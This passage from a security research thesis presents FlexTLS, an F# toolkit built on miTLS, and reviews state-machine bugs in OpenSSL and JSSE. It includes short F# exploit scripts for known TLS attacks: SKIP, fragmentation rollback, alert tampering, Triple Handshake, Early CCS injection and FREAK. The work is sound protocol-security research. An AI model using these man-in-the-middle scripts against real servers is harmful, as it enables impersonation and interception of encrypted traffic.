Figure 3.5 depicts the architecture of FlexTLS. On the left is the public API for FlexTLS, with one module for each protocol message (e.g. `ClientHello`), and one module for each subprotocol of TLS (e.g. `Handshake`). These modules are implemented by directly calling the core messaging and cryptographic modules of miTLS (shown on the right).

Each FlexTLS module exposes an interface for sending and receiving messages, so that an application can control protocol execution at different levels of abstraction. For example, a user application can either use the high-level `ClientHello` interface to create a correctly-formatted hello message, or it can directly inject raw bytes into a handshake message via the low level `Handshake` interface. For the most part, applications will use the high-level interface, and so users can ignore message formats and cryptographic computations and focus only on the fields that they wish to explicitly modify. The FlexTLS functions will then try to use sensible (customizable) defaults when processing messages, even when messages are sent or received out of order. We rely on F#function overloading and optional parameters to provide different variants of these functions in a small and simple API.

Each FlexTLS module is written in a functional state-passing style, which means that each messaging function takes an input state and returns an output state and does not maintain or modify any internal state; the only side-effects in this code are the sending and receiving of TCP messages. This differs drastically from other TLS libraries like OpenSSL, where any function may implicitly modify the connection state (and other global state), making it difficult to reorder protocol messages or revert a connection to an earlier state. The stateless and functional style of FlexTLS ensures that different connection states do not interfere with each other. Hence, scripts can start any number of connections as clients and servers, poke into their states to copy session parameters from one connection to another, reset a connection to an earlier state, and throw away partial connection states when done. For example, this API enables us to easily implement man-in-the-middle (MITM) scenarios, which can prove quite tedious with classic stateful TLS libraries.

A common source of frustration with experimental protocol toolkits is that they often crash or provide inconsistent results. FlexTLS gains its robustness from three sources: By programming FlexTLS in a strongly typed language like F#, we avoid memory safety errors such as buffer overruns. By further using a purely functional style with no internal state, we prevent

runtime errors due to concurrent state modification. Finally, FlexTLS inherits the formal proofs of functional correctness and security for the miTLSbuilding blocks that it uses, such as message encoding, decoding, and protocol-specific cryptographic constructions. FlexTLS provides a new flexible interface to the internals of miTLS, bypassing the strict state machine of miTLS, but it does not otherwise rely on any changes to the verified codebase. Instead, FlexTLS offers a convenient way to extend miTLS with new experimental features that can first be tested and verified in FlexTLS before being integrated into miTLS.

In the rest of this section, we outline the FlexTLS messaging API and illustrate it with an example.

TLS Messaging API The TLS protocol [RFC5246] supports several key exchange mechanisms, client and server authentication mechanisms, and transport-layer encryption schemes. Figure 3.6 depicts a typical TLS connection, here using an Ephemeral Diffie-Hellman key exchange (DHE or ECDHE), where both client and server are authenticated with X.509 certificates. The dotted lines refer to encrypted messages, whereas messages on solid lines are in the clear.

Each connection begins with a sequence of handshake messages, followed by encrypted application data in both directions, and finally closure alerts to terminate the connection. In the handshake, the client and server first send `Hello` messages to exchange nonces and to negotiate which ciphersuite they will use. Then they exchange certificates and key exchange messages and authenticate these messages by signing them. The session master secret (*ms*) and connection keys are derived from the key exchange messages and fresh nonces. The change cipher spec (`CCS`) messages signal the beginning of encryption in both directions. The handshake completes when both the client and server send `Finished` messages containing MACs of the handshake transcript (*log*) with the master secret. Thereafter, they can safely exchange (encrypted) application data until the connection is closed.

FlexTLS offers modules for constructing and parsing each of these messages at different levels of abstraction. For example, each handshake message can be processed as a specific protocol message, a generic handshake message, a TLS record, or a TCP packet.

Every module offers a set of `receive()`, `prepare()` and `send()` functions. We take the set of overloaded `ServerHello.send()` functions as an example to describe the API design.

Each TLS connection is identified by a state variable (of type `state`) that stores the network socket and the security context which is composed of session information (e.g. encryption algorithms), keys and record level state (e.g. sequence numbers and initialization vectors). Furthermore, the completion of a TLS handshake sets up a *next security context* (of type `nextSecurityContext`) that represents the new session established by this handshake; the keys in this context will be used to protect application data and future handshakes. In particular, the *session information* (of type `SessionInfo`) contains the security parameters of this new security context.

The `ServerHello`(*m*)odule offers the following function that can be used to send a `ServerHello`(*m*)essage at any time, regardless of the current state of the handshake:

```
ServerHello.send( st:state, si:SessionInfo,
                  extL:list<serverExtension>,
                  ∃fp:fragmentationPolicy )
                : state * FServerHello
```

It takes the current connection state, the session information of the next security context, a list of server protocol extensions, and an optional fragmentation policy on the message that can specify how to split the generated message across TLS records (by default, records are fragmented as little as possible).

The function returns two values: a new connection state and the message it just sent. The




Figure 3.6: Mutually authenticated TLS-DHE connection

caller now has access to both the old and new connection state in which to send further messages, or repeat the ServerHello(.) Moreover, the user can read and tamper with the message and send it on another connection.

The ServerHello.send() function also has a more elaborate version, with additional parameters:

```
ServerHello.send( st:state, fch:FClientHello,
                  ∃nsc:nextSecurityContext,
                  ∃fsh:FServerHello, ∃cfg:config,
                  ∃fp:fragmentationPolicy )
        : state * nextSecurityContext * FServerHello
```

This function additionally accepts a ClientHello message, an optional ServerHello(,) and an optional server configuration. The ClientHello message is typically the one received in a standard handshake flow, and the other parameters can be thought of as templates for the intended ServerHello(*m*)essage. The function generates a ServerHello(*m*)essage by merging values from the two hello messages and the given configuration; it follows the TLS specification to compute parameters left unspecified by the user. For example, if the user sets the fsh.rand and fsh.version fields, these values will be used for the server randomness and the protocol version, regardless of the ClientHello; conversely, unspecified fields such as the ciphersuite will be chosen from those offered by the client based on a standard negotiation logic.

Each module also offers a prepare() function that produces valid messages without sending them to the network. This enables the user to tamper with the plaintext (or, in the case of encrypted messages, the ciphertext) of the message before sending it via Tcp.write() or by calling the corresponding send() function.

Example As a complete example, we show how the full standard protocol scenario of Figure 3.6 can be encoded as a FlexTLS script. For simplicity, we only show the client side, and ignore client authentication. The code illustrates how the API can used to succinctly encode TLS protocol scenarios directly from message sequence charts.

```
let clientDHE (server:string, port:int) : state =
 (* Offer only one DHE ciphersuite *)
 let fch = {FlexConstants.nullFClientHello with
  ciphersuites = Some [DHE_RSA_AES128_CBC_SHA]} in

 (* Start handshake *)
 let st,nsc,fch = FlexClientHello.send(st,fch) in
 let st,nsc,fsh = FlexServerHello.receive(st,fch,nsc) in
 let st,nsc,fcert = FlexCertificate.receive(st,Client,nsc) in
 let st,nsc,fske = FlexServerKeyExchange.receiveDHE(st,nsc)
 let st,fshd = FlexServerHelloDone.receive(st) in
 let st,nsc,fcke = FlexClientKeyExchange.sendDHE(st,nsc) in
 let st,_ = FlexCCS.send(st) in

 (* Start encrypting *)
 let st = FlexState.installWriteKeys st nsc in
 let st,ffC = FlexFinished.send(st,nsc,Client) in
 let st,_,_ = FlexCCS.receive(st) in

 (* Start decrypting *)
 let st = FlexState.installReadKeys st nsc in
 let st,ffS= FlexFinished.receive(st,nsc,Server) in

 (* Send and receive application data here *)
 let st = FlexAppData.send(st,utf8 "GET / \r\n") in
 ...
```

3.3.2 FlexTLS Applications

We have explored three different use cases for FlexTLS: implementing exploits for protocol and implementation bugs discovered by the authors and third parties (Section 3.3.2); automated fuzzing of various implementations of the TLS state machine (Section 3.4); and rapid prototyping of the current TLS 1.3 draft (Section 3.3.3). The source code for all these applications is included in the FlexTLS distribution.

Implementing TLS attacks

We originally intended FlexTLS as a tool that would allow us to create a proof of concept of the Triple Handshake attack [Bha+14d]. It has proved remarkably efficient at this task, and we have since implemented a further seven attacks, including four that have been discovered using the FlexTLS library itself.


SKIP attack Several implementations of TLS, including all JSSE versions prior to the January 2015 Java update and CyaSSL up to version 3.2.0, allow key negotiation messages (`ServerKeyExchange` and `ClientKeyExchange`) to be skipped altogether, thus enabling a server impersonation attack [Beu+15a]. The attacker only needs the certificate of the server to impersonate to mount the attack; since no man-in-the-middle tampering is required, the attack is very easy to implement in a few FlexTLS statements (see Appendix A for a full listing):

```
let st, nsc, _ = FlexServerHello.send(st, fch, nsc, fsh) in
let st, nsc, _ = FlexCertificate.send(st, Server, chain, nsc) in
let vd = FlexSecrets.makeVerifyData
```

```
   nsc.si (abytes [| (*empty*) |]) Server st.hs_log in
let st, _ = FlexFinished.send(st,verify_data=vd) in
FlexAppData.send(st,"... Attacker payload ...")
```

After the certificate chain of the server to impersonate is sent (line 2), a `ServerFinished` message is computed based on an empty session key (lines 3-5). Since record encryption is never enabled by the server's CCS message, the attacker is free to send plaintext application data after the `ServerFinished` message (line 6).

Version rollback by ClientHello fragmentation OpenSSL (< 1.0.1i) message parsing functions suffer from a bug (CVE-2014-3511) that causes affected servers to negotiate TLS version 1.0, regardless of the highest version offered by the client, when they receive a maliciously fragmented `ClientHello`, thus enabling a version rollback attack. The tampering of the attacker goes undetected as fragmentation is not authenticated by the TLS handshake.




FlexTLS provides functions that allow record-layer messages to be fragmented in various ways, not just the default minimal fragmentation employed by mainstream TLS libraries. For example, to implement the rollback attack, we first read a `ClientHello` message regardless of its original fragmentation (line 9); then we forward its first 5 bytes in one fragment (line 10), followed by the rest (line 11).

```
let fragClientHello (server:string, port:int) : state * state =
 (* Start being a ManInTheMiddle *)
 let sst,_,cst,_ =
   FlexConnection.MitmOpenTcpConnections(
   "0.0.0.0",server,listener_port=6666,
   server_cn=server,server_port=port) in

 (* Forward client hello and apply fragmentation *)
 let sst,_,sch = FlexClientHello.receive(sst) in
 let cst =
   FlexHandshake.send(cst,sch.payload,One(5)) in
 let cst = FlexHandshake.send(cst) in

 (* Forward next packets *)
 FlexConnection.passthrough(cst.ns,sst.ns);
 (sst, cst)
```

Tampering with Alerts via fragmentation The content of the TLS alert sub-protocol is not authenticated during the first handshake (but is afterwards). Alerts are two bytes long and can be fragmented: a single alert byte will be buffered until a second byte is received. If an attacker can inject a plaintext one-byte alert during the first handshake, it will become the prefix of an authentic encrypted alert after the handshake is complete [Bha+13a]. Hence, for example, the attacker can turn a fatal alert into an ignored warning, breaking Alert authentication.



FlexTLS makes it easy to handle independently the two connection states required to implement the man-in-the-middle role of the attacker: `sst` for the server-side, and `cst` for the client side. Injecting a single alert byte is easily achieved since all `send()` functions support sending a manually-crafted byte sequence.


```
let alertAttack (server:string, port:int) : state * state =
 (* Start being a ManInTheMiddle *)
 let sst,_,cst,_ =
   FlexConnection.MitmOpenTcpConnections(
     "0.0.0.0",server,listener_port=6666,
     server_cn=server,server_port=port) in

 (* Forward client hello *)
 let sst,cst,_ = FlexHandshake.forward(sst,cst) in

 (* Inject a onebyte alert to the server *)
 let cst = FlexAlert.send(cst,Bytes.abytes [| 1uy |]) in

 (* Passthrough mode *)
 let _ = FlexConnection.passthrough(cst.ns,sst.ns) in
 (sst, cst)
```

Triple Handshake Triple Handshake is a class of of man-in-the-middle attacks that relies on synchronizing the master secrets in different TLS connections [Bha+14d]; it will be presented in depth in the next chapter. All attack variants rely on a first pair of TLS handshakes where a man-in-the-middle completes the two sessions between different peers, but sharing the same master secret and encryption keys on all connections.



We have implemented an HTTPS exploit of the triple handshake attack with FlexTLS. The full listing of the exploit is included in the FlexTLS distribution, but significant excerpts also appear below.

The first excerpt shows how the client random value can be synchronized across two connections, while forcing RSA negotiation, by only proposing RSA ciphersuites to the server.

```
(* Synchronize client hello randoms, but fixate an RSA key exchange *)
let sst,snsc,sch = FlexClientHello.receive(sst) in
let cch = { sch with suites = [rsa_kex_cs] } in
let cst,cnsc,cch = FlexClientHello.send(cst,cch) in
```

The second excerpt shows how the complex task of synchronizing the pre-master secret (PMS) can be implemented with FlexTLS in just 4 statements. Line 2 gets the PMS from the client: the `receiveRSA()` function transparently decrypts the PMS using the attacker's private key, then installs it into the next security context. Lines 3-4 transfer the PMS from one security context to the other. Lastly, line 5 sends the synchronized PMS to the server: the `sendRSA()` function encrypts the PMS with the server public key previously installed in the next security context by the `Certificate.receive()` function (not shown here).

```
(* Synchronize the PMS: decrypt from client;
   reencrypt to server *)
let sst,snsc,scke =
  FlexClientKeyExchange.receiveRSA(sst,snsc,sch) in
let ckeys = {cnsc.keys with kex = snsc.keys.kex} in
let cnsc = {cnsc with keys = ckeys} in
let cst,cnsc,ccke =
  FlexClientKeyExchange.sendRSA(cst,cnsc,cch)
```

Early CCS injection attack The early CCS injection vulnerability (CVE-2014-0224) is a state machine bug in OpenSSL (< 1.0.1-h). If a `CCS` message is injected by a MITM attacker to both client and server immediately after the `ServerHello`(*m*)essage, both parties will compute a weak master secret consisting of forty-eight null bytes. This weak secret, combined with the public client and server random values, is used to compute the encryption keys on both sides, which are therefore known to the attacker. Later on, the master secret is overwritten with a strong one, but the keys are not, and the attack can be mounted according to the diagram of Figure 3.7.

The independent connection states of the client and server roles of the MITM attacker can be synchronized when needed, for instance to install the same weak encryption keys, as shown in lines of the fragment below:

```
(* Inject CCS to both *)
let sst,_ = FlexCCS.send(sst) in
let cst,_ = FlexCCS.send(cst) in

(* Compute and install the weak keys *)
let weakKeys = { FlexConstants.nullKeys with
                 ms = (Bytes.createBytes 48 0)} in
let wnsc = { nsc with keys = weakKeys } in

let nscS = FlexSecrets.fillSecrets(sst,Server,wnsc) in
let sst = FlexState.installWriteKeys sst wnscS in
let wnscC = FlexSecrets.fillSecrets(cst,Client,wnsc) in
let cst = FlexState.installWriteKeys cst wnscC in
```

Independent connection states make sequence number handling oblivious to the user: we observe that sequence numbers get out of sync on the two sides of the connection (see diagram below), but this is transparently handled by each FlexTLS connection state.

Export RSA downgrade (aka FREAK) FREAK [**beurdouche2015messy**] is one of the attacks discovered by the state machine fuzzing feature of FlexTLS (see Section 4.4 later in the chapter for details). The attack relies on buggy TLS clients that incorrectly accept an ephemeral RSA




Figure 3.7: CCS Injection Attack

ServerKeyExchange message during a regular RSA handshake. This enables a man-in-the-middle attacker to downgrade the key strength of the RSA key exchange to 512 bits, assuming that the target server is willing to sign an export grade ServerKeyExchange message for the attacker.

The implementation of the attack is fairly straightforward in FlexTLS: it relies on the attacker negotiating normal RSA with the vulnerable client (lines 11-14), and export RSA with the target server (lines 4-6). Then, the attacker needs to inject the ephemeral ServerKeyExchange message (line 22-24) to trigger the downgrade.

```
(* Receive the Client Hello for RSA *)
let sst,snsc,sch = FlexClientHello.receive(sst) in

(* Send a Client Hello for RSA_EXPORT *)
let cch = {sch with pv= Some TLS_1p0;
  ciphersuites=Some([EXP_RC4_MD5])} in
let cst,cnsc,cch = FlexClientHello.send(cst,cch) in

(* Receive the Server Hello for RSA_EXPORT *)
let cst,cnsc,csh =
  FlexServerHello.receive(cst,sch,cnsc) in

(* Send the Server Hello for RSA *)
let ssh = { csh with pv= Some TLS_1p0;
 ciphersuite= Some(RSA_AES128_CBC_SHA)} in
let sst,snsc,ssh =
  FlexServerHello.send(sst,sch,snsc,ssh) in

(* Receive and Forward the Server Certificate *)
let cst,cnsc,ccert =
  FlexCertificate.receive(cst,Client,cnsc) in
let sst = FlexHandshake.send(sst,ccert.payload) in
let snsc = {snsc with si =
 {snsc.si with serverID=cnsc.si.serverID}} in

(* Receive and Forward the Server Key Exchange *)
let cst,_,cske_payload,cske_msg =
  FlexHandshake.receive(cst) in
let sst = FlexHandshake.send(sst,cske_msg) in
let sst,sshd = FlexServerHelloDone.send(sst) in

(* Receive the ClientKeyExchange,
    then decrypt with ephemeral key *)
let sst,snsc,scke =
  FlexClientKeyExchange.receiveRSA(
     sst,snsc,sch,sk=ephemeralKey)
```

3.3.3 TLS 1.3: Rapid prototyping of new protocol versions

We show a FlexTLS scenario that implements the draft 1 RTT handshake for the re-designed TLS 1.3 protocol.[1] Without digging into protocol details that may change in a future draft update, we stress that the protocol logic differs significantly from any previous protocol version, and includes new messages and mandatory extensions. Yet, after having coded the relevant serialization functions and extension logic, scripting a correct scenario required a similar effort to that of previous protocol versions – and we expect to be able to quickly update the code in response to future draft updates. We have developed both client and server sides; for brevity, we discuss here the client side only.

[1] Most recent draft available at https://github.com/tlswg/tls13-spec.




Figure 3.8: Message sequence chart of TLS 1.3

Evaluation: Implementing the TLS 1.3 "1 round trip" (1-RTT) draft took an estimated two man-hours. Most of the new development lies in coding serialization and parsing functions for the new messages (not included in the count above). We found and reported one parsing issue in the new `ClientKeyShare` message, and our experiments led to early discussion in the TLS working group about how to handle performance penalties and state inconsistencies introduced by this new message.

Contribution: Rapid prototyping helped finding a parsing issue in the new `ClientKeyShare` message, and the message format has been fixed in the most current draft. While implementing the `FlexTLS.ClientKeyShare` module, it became evident that `ClientHello` and `ClientKeyShare` have strong dependencies, and inconsistencies between the two may lead to security issues (e.g. which DH group to implicitly agree upon in case of inconsistency?). Finally, by running the prototype we experienced performance issues due to the client having to propose several fresh client shares at each protocol run. Discussion on these points was kick-started by our experience, and we observed that caching DH shares creates unforeseen inter-connection dependences.

```
(* Enable the "negotiated DH" extension for TLS 1.3 *)
let cfg = {defaultConfig with
  negotiableDHGroups = [DHE4096; DHE8192]} in
```

After choosing the groups they want to support, users can run the full TLS 1.3 1-RTT handshake using the new messages types.

```
(* Ensure the desired version will be used *)
let ch = { FlexConstants.nullFClientHello with
           pv = TLS_1p3} in

(* Start the handshake flow *)
let st,nsc,ch= FlexClientHello.send(st,ch,cfg) in
let st,nsc,cks= FlexClientKeyShare.send(st,nsc) in
```

Scenario	# of msg	lines of code	Reference
TLS 1.2 RSA	9	18	-
TLS 1.2 DHE	13	23	Sec. 3.3.1
TLS 1.3 1-RTT	10	24	Sec. 3.3.3
ClientHello Fragmentation	3	8	Sec. 3.3.2
Alert Fragmentation	3	7	Sec. 3.3.2
FREAK	15	38	Sec. 3.3.2
SKIP	7	15	Sec. 3.3.2
Triple Handshake	28	44	Sec. 3.3.2
Early CCS Injection	17	29	Sec. 3.3.2

Table 3.1: FlexTLS Scenarios: evaluating succinctness

```
let st,nsc,sh= FlexServerHello.receive(st,ch,nsc) in
let st,nsc,sks= FlexServerKeyShare.receive(st,nsc) in
...
```

3.4 State Machine Flaws in TLS Implementations

We now report the result of our systematic search for state-machine bugs in major TLS implementations, before analyzing their security impact in §4.4.

3.4.1 Implementation Bugs in OpenSSL

OpenSSL is the most widely-used open source TLS implementation, in particular on the web, where it powers HTTPS-enabled websites served by the popular Apache and nginx servers. It is also the most comprehensive: OpenSSL supports SSL versions 2 and 3, and all TLS and DTLS versions from 1.0 to 1.2, along with every ciphersuite and protocol extensions that has been standardized by the IETF, plus a few experimental ones under proposal. As a result, the state machines of OpenSSL are the most complex among those we reviewed, and many of its features are not exerted by our analysis based on the subset shown in Figure 3.4.

Running our tests from Section 3.3 reveal multiple unexpected state transitions that we depict in Figure 3.9 and that we investigate by careful source code inspection below:

Early CCS This paragraph only applies to OpenSSL versions 1.0.1g and earlier. Since `CCS` is technically not a handshake message (e.g. it does not appear in the handshake log), it is not controlled by the client and server state machines in OpenSSL, but instead can (incorrectly) appear at any point after `ServerHello`. Receiving a `CCS` message triggers the setup of a record key derived from the session key; because of obscure DTLS constraints, OpenSSL allows derivation from an uninitialized session key.

This bug was first reported by Masashi Kikuchi as CVE-2014-0224. Depending on the OpenSSL version, it may enable both client and server impersonation attacks, where a man-in-the-middle first setups weak record keys early, by injecting `CCS` messages to both peers after `ServerHello`, and then let them complete their handshake, only intercepting the legitimate `CCS` messages (which would otherwise cause the weak keys to be overwritten with strong ones).

DH Certificate OpenSSL servers allow clients to omit the `ClientCertificateVerify` message after sending a Diffie-Hellman certificate, because such certificates cannot be used for




Figure 3.9: OpenSSL Client and Server State machine for HTTPS configurations. Unexpected transitions: client in red on the right, server in green on the left

signing. Instead, since the client share of the Diffie-Hellman exchange is taken from the certificate's public key, the ability to compute the pre-master secret of the session demonstrates to the server ownership of the certificate's private exponent.

However, we found that sending a `ClientKeyExchange` along with a DH certificate enables a new client impersonation attack, which we explain in Section 3.5.2.

Server-Gated Crypto (SGC) OpenSSL servers have a legacy feature called SGC that allows clients to start over a handshake after receiving a `ServerHello`. Further code inspection reveals that the state created during the first exchange of hello messages is then supposed to be discarded completely. However, we found that some pieces of state that indicate whether some extensions had been sent by the client or not can linger from the first `ClientHello` to the new handshake.

Export RSA In legacy export RSA ciphersuites, the server sends a signed, but weak (at most 512 bits) RSA modulus in the `ServerKeyExchange` message. However, if such a message is received during a handshake that uses a stronger, non-export RSA ciphersuite, the weak ephemeral modulus will still be used to encrypt the client's pre-master secret. This leads to a new downgrade attack to export RSA that we explain in Section 3.5.3.

Static DH We similarly observe that OpenSSL clients allow the server to skip the `ServerKeyExchange` message when a DHE or ECDHE ciphersuite is negotiated. If the server certificate contains, say, an ECDH public key, and the client does not receive a `ServerKeyExchange` message, then it will automatically rollback to static ECDH by using the public key from the server's certificate, resulting in the loss of forward-secrecy. This leads to an exploit against False Start that we describe in Section 3.5.4.

3.4.2 Implementation Bugs in JSSE

The Java Secure Socket Extension (JSSE) is the default security provider for a number of cryptographic functionalities in the Oracle and OpenJDK Java runtime environments. Sometimes called SunJSSE, it was originally developed by Sun and open-sourced along with the rest of its Java Development Kit (JDK) in 2007. Since then, it has been maintained by OpenJDK and Oracle. In the following, we refer to code in OpenJDK version 7, but the bugs have also been confirmed on versions 6 and 8 of both the OpenJDK and Oracle Java runtime environments.

On most machines, whenever a Java client or server uses the SSLSocket interface to connect to a peer, it uses the TLS implementation in JSSE. In our tests, JSSE clients and servers accepted many incorrect message sequences, including some where mandatory messages such as `ServerCCS` were skipped. To better understand the JSSE state machine, we carefully reviewed its source code from the OpenJDK repository.

